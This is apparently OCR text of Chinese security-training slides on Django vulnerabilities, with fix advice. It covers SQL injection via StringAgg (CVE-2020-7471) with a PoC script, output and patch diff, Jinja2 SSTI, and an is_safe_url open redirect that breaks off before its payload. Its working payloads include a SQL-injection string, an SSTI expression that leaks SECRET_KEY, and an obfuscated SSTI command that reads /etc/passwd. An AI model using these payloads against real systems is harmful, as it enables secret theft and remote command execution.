
构造恶意payload：

```
';\') FROM "test_app_acticle" union select user --'
```

SQL注入


Project
bin
conf
contrib
core
db
backends
base
dummy
mysql
oracle
postgresql
sqlite3
__init__.py
ddl_references.py
signals.py
utils.py
migrations
models
__init__.py
transaction.py
models.py
test.py
utils.py
def create_data():
data = [('t1','a1','c1'),('t2','a2','c2'),('t3','a3','c3'),('t4','a4','c4')]
for title,author,country in data:
Article.objects.get_or_create(title=title,author=author,country=country)
def query():
print("[+]正常的输出：")
payload = ';'
results = Article.objects.aggregate(result=StringAgg('title', delimiter=payload))
print(results)
print("[+]注入后的的输出：")
payload = ';\') FROM "test_app_article" union select user --'
results = Article.objects.aggregate(result=StringAgg('title', delimiter=payload))
print(results)
if __name__ == '__main__':
create_data()
query()
if __name__ == '__main__'
Run:
test
[+]正常的输出：
{'result': 't1;t2;t3;t4'}
[+]注入后的的输出：
{'result': 'postgres'}


SQL注入


Project
CVE-2020-7471 C:\pyproject\CVE-2020-7471
project
test_app
migrations
__init__.py
admin.py
apps.py
models.py
tests.py
views.py
manage.py
poc.py
README.md
test.py
External Libraries
models.py
test.py
utils.py
if params is None:
# params default might be backend specific.
return self.cursor.execute(sql)
else:
return self.cursor.execute(sql, params)
def _executemany(self, sql, param_list, *ignored_wrapper_args):
self.db.validate_no_broken_transaction()
with self.db.wrap_database_errors:
return self.cursor.executemany(sql, param_list)
class CursorDebugWrapper(CursorWrapper):
CursorWrapper › _execute() › with self.db.wrap_database_erro... › else
Debug: test
Debugger
Console
Frames
Variables
MainThread
_execute, utils.py:86
_execute_with_wrappers, utils.py:77
execute, utils.py:68
execute, utils.py:100
ignored_wrapper_args = {tuple: 2} (False, {'connection': <django.db.backends.postgresql.base.DatabaseWrapper object at 0x00000269276948E0>,
params = {tuple: 0} ()
self = {CursorDebugWrapper} <django.db.backends.postgresql.base.CursorDebugWrapper object at 0x00000269278F3040>
sql = {str} 'SELECT STRING_AGG("test_app_article"."title", \';\') FROM "test_app_article" union select user --\') AS "result" FROM "test_app_article"'

SQL注入


```
52  53  class StringAgg(OrderableAggMixin, Aggregate):
53  54      function = 'STRING_AGG'
54      -   template = "%(function)s(%(distinct)s%(expressions)s, '%(delimiter)s'%(ordering)s)"
    55  +   template = '%(function)s(%(distinct)s%(expressions)s %(ordering)s)'
55  56      allow_distinct = True
56  57
57  58      def __init__(self, expression, delimiter, **extra):
58      -       super().__init__(expression, delimiter=delimiter, **extra)
    59  +       delimiter_expr = Value(str(delimiter))
    60  +       super().__init__(expression, delimiter_expr, **extra)
59  61
60  62      def convert_value(self, value, expression, connection):
61  63          if not value:
```

SQL注入


coloredlogs
coloredlogs-10.0.dist-info
datx
django
apps
bin
conf
contrib
core
db
backends
base
__init__.py
base.py
client.py
def _execute(self, sql, params, *ignored_wrapper_args):
self.db.validate_no_broken_transaction()
with self.db.wrap_database_errors:
if params is None:
# params default might be backend specific.
return self.cursor.execute(sql)
else:
return self.cursor.execute(sql, params)
def _executemany(self, sql, param_list, *ignored_wrapper_args):
self.db.validate_no_broken_transaction()
CursorWrapper › _execute() › with self.db.wrap_database_erro... › else
Debug: test
Debugger
Console
Frames
Variables
MainThread
_execute, utils.py:86
_execute_with_wrappers, utils.py:77
execute, utils.py:68
execute, utils.py:100
execute_sql, compiler.py:1144
ignored_wrapper_args = {tuple: 2} (False, {'connection': <django.db.backends.postgresql.base.DatabaseWrapper object at 0x000001C5AA7D6970>, 'cursor': <django.db.backends.postgr
params = {tuple: 1} Value(;') FROM "test_app_article" union select user --)
self = {CursorDebugWrapper} <django.db.backends.postgresql.base.CursorDebugWrapper object at 0x000001C5AB26AD30>
sql = {str} 'SELECT STRING_AGG("test_app_article"."title" ORDER BY %s) AS "result" FROM "test_app_article"'

SQL注入

修复建议：

- 升级至新版本的Django

1.3 SSTI漏洞

漏洞原理(SSTI)

SSTI 全称 Server Side Template Injection，服务端模板注入

服务端接收用户的输入，将其作为 Web 应用模板内容的一部分，在进行模板渲染的过程中执行了用户写入的恶意模板内容，该类漏洞会存在敏感信息泄露、代码执行等问题

SSTI

每一个 Web 框架都需要一种便利的方法用于动态渲染 HTML 页面。 最常见的做法是使用模板系统。

Django 自带一个称为 DTL（Django Template Language ）的模板语言，以及另外一种流行的 Jinja2 （需要提前安装）。


以下两个样例


```python
def safe(request, name="Guest"):
    engine = engines['jinja2']
    template = engine.get_template('index.html')
    context = {
        'name': name,
    }
    return HttpResponse(template.render(context, request))
```

```python
def danger(request, name="Guest"):
    engine = engines['jinja2']
    template = engine.from_string(f"<h1>Hello {name} </h1>")
    return HttpResponse(template.render({}, request))
```

SSTI



```python
def safe(request, name="Guest"):
    engine = engines['jinja2']
    template = engine.get_template('index.html')
    context = {
        'name': name,
    }
    return HttpResponse(template.render(context, request))
```





SSTI



```python
def danger(request, name="Guest"):
    engine = engines['jinja2']
    template = engine.from_string(f"<h1>Hello {name} </h1>")
    return HttpResponse(template.render({}, request))
```



存在 SSTI

读取secret-key payload：


{{request.user.user_permissions.model._meta.app_config.module.admin.settings.SECRET_KEY}}



存在 SSTI

命令执行payload：

%7B%7B[].__class__.__base__.__subclasses__()[132].__init__.__globals__['popen']('cat%20$(echo%20L2V0Yy9wYXNzd2QK%7Cbase64%20-d)').read()%7D%7D



存在 SSTI

SSTI

用户输入

加载模版

用户输入

渲染模版

修复建议：

- 和其他的注入防御一样，绝对不要让用户对传入模板的内容或者模板本身进行控制。
- 减少或者放弃直接使用格式化字符串结合字符串拼接的模板渲染方式，使用正规的模板渲染方法。
- 若是存在用户输入进入模版的情况应该对用户输入进行合理的过滤编码。

1.4 URL跳转漏洞

url跳转漏洞

漏洞简介(CVE-2017-7233)

Django是Django软件基金会的一套基于Python语言的开源Web应用框架。该框架包括面向对象的映射器、视图系统、模板系统等。Django中存在开放重定向漏洞。攻击者可利用该漏洞实施跨站脚本攻击。以下版本受到影响：Django1.10.7之前的1.10版本，1.9.13之前的1.9版本，1.8.18之前的1.9版本。

受影响版本：

Django 1.8.0 < x < 1.8.17
Django 1.9.0 < x < 1.9.12
Django 1.10.0 < x < 1.10.6

一、漏洞原理(CVE-2017-7233)

先谈谈is_safe_url函数:

Django.utils.http.is_safe_url(url, host=None, allowed_hosts=None, require_https=False)

一、漏洞原理(CVE-2017-7233)

先谈谈is_safe_url函数:

- Eg:

1:

```
>>> from django.utils.http import is_safe_url
>>> is_safe_url('/xxxx/')
True
```

2:

```
>>> is_safe_url('http://test.com/xxx/')
False
```

3:

```
>>> is_safe_url('https://test.com/xxx/')
False
```

4::

```
>>> is_safe_url('https://test.com/xxx/', 'test.com')
True
```

url跳转漏洞

- urllib.parse.urlparse的特殊情况：
  - 问题就出在该函数对域名和方法的判断，是基于urllib.parse.urlparse的，源码如下(django/utils/http.py):

```
366 def _is_safe_url(url, host):
367     # Chrome considers any URL with more than two slashes to be absolute, but
368     # urlparse is not so flexible. Treat any url with three slashes as unsafe.
369     if url.startswith('///'):
370         return False
371     url_info = _urlparse(url)
372     # Forbid URLs like http:///example.com - with a scheme, but without a hostname.
373     # In that URL, example.com is not the hostname but, a path component. However,
374     # Chrome will still consider example.com to be the hostname, so we must not
375     # allow this syntax.
376     if not url_info.netloc and url_info.scheme:
377         return False
378     # Forbid URLs that start with control characters. Some browsers (like
379     # Chrome) ignore quite a few control characters at the start of a
380     # URL and might consider the URL as scheme relative.
381     if unicodedata.category(url[0])[0] == 'C':
382         return False
383     return ((not url_info.netloc or url_info.netloc == host) and
384             (not url_info.scheme or url_info.scheme in ['http', 'https']))
385
```

url跳转漏洞

- Eg:

```
>>> _urlparse('http://www.test.com/xxxx/')
ParseResult(scheme='http', netloc='www.test.com', path='/xxxx/', params='', query='',
fragment='')

>>> urlparse('ftp:222')
ParseResult(scheme='', netloc='', path='ftp:222', params='', query='', fragment='')

>>> urlparse('http:222')
ParseResult(scheme='http', netloc='', path= ‘222', params='', query='', fragment='')

>>> urlparse('https:222')
ParseResult(scheme='', netloc='', path='https:222', params='', query='', fragment='')

>>> urlparse('ftp:xxxx')
ParseResult(scheme='ftp', netloc='', path= ‘xxxx', params='', query='', fragment='')

>>> urlparse( ‘https:127.0.0.1')
ParseResult(scheme= ‘https', netloc='', path='127.0.0.1', params='', query='', fragment='')
```

url跳转漏洞

- 根据urlparse的特殊情况，可以得出存在url跳转漏洞：

```
>>> is_safe_url('http:2222')
False

>>> is_safe_url('ftp:2222')
True

>>> is_safe_url('https:2222')
True
```

- 构造可使用的payload：

